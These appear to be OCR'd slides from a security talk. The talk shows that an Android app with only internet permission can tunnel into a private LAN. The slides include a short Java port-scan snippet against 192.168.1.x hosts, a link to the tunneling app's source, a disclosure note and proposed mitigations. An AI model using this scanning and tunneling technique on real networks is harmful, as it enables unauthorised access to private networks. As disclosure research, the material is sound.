
Example of simple network scanning application towards Private IP addresses

```
class NetworkScan extends AsyncTask<Object, Void, String> {

    @Override
    protected String doInBackground(Object... o) {
        String result = "";
        int port = 443; // lets scan HTTPs
        for (int ip = 0; ip < 5; ip++) {
            String host = String.format("192.168.1.%d", ip);
            Socket socket = new Socket();
            try {
                socket.connect(new InetSocketAddress(host, port),  timeout: 3);
                result = result + host + "    " + String.format("%d", port) + "/tcp open" + "\n";
            } catch (Exception e) {
                result = result + host + "    " + String.format("%d", port) + "/tcp closed" + "\n";
            } finally {
                try {
                    socket.close();
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        }

        return result;
    }
```

Android - Tunneling into private LAN scenario




Provisioning commands to remotely instruct the malicious app




The Android phone itself is not compromised, just used as hopin station to further access the private network or perform malicious activity.

If the VPN client of phone allows an arbitrary application to communicate over VPN, private network could be compromised

Android - Malicious tunneling app example



Android - Malicious tunneling app example



Mobile security

Mobile apps are not commonly controlled:

- **what files they access on SD card** (*Scoped storage introduced from Android 10)
- **what communication they perform over socket**

ANDROID APP with INTERNET permissions only can access PRIVATE LAN

Conclusion

Source code

- The Android tunneling app to Private LAN code is available:

https://github.com/H21lab/Android2PrivateLAN

Conclusion

- This talk demonstrates that it is not required to exploit device to perform malicious activity. It is possible to use standard android application with socket communication with permission INTERNET access. The device is then used as hopin station for further activities and could be used to access private networks

- Responsible disclosure was done to Google Android Security program in 05/2020. Google followed it and considers it as a possible new security feature.

Possible resolution - Windows / Linux

<u>Windows / Linux</u>

- Application permissions and application level firewall or HIPS
- Use similar solution to Ubuntu Snap similar, but with more details in permissions for desktops
- Socket communication should be denied by default and explicitly allowed. Or the applications with socket permissions should be sandboxed

Possible resolution - Android

Android:

- Introduce Explicit private LAN permissions
- Use of Scoped storage for SD Card access. Obsolete the broad access permission.
- Permissions could include additional granularity

  List of internet domain (target FQDNs) allowed for communication

Attribution

- The images has been designed using resources from flaticon.com and pixabay.com
- Icon vector created by rwdd_studios - www.freepik.com
- "The Android robot is reproduced or modified from work created and shared by Google and used according to terms described in the Creative Commons 3.0 Attribution License."

THANK YOU

Q&A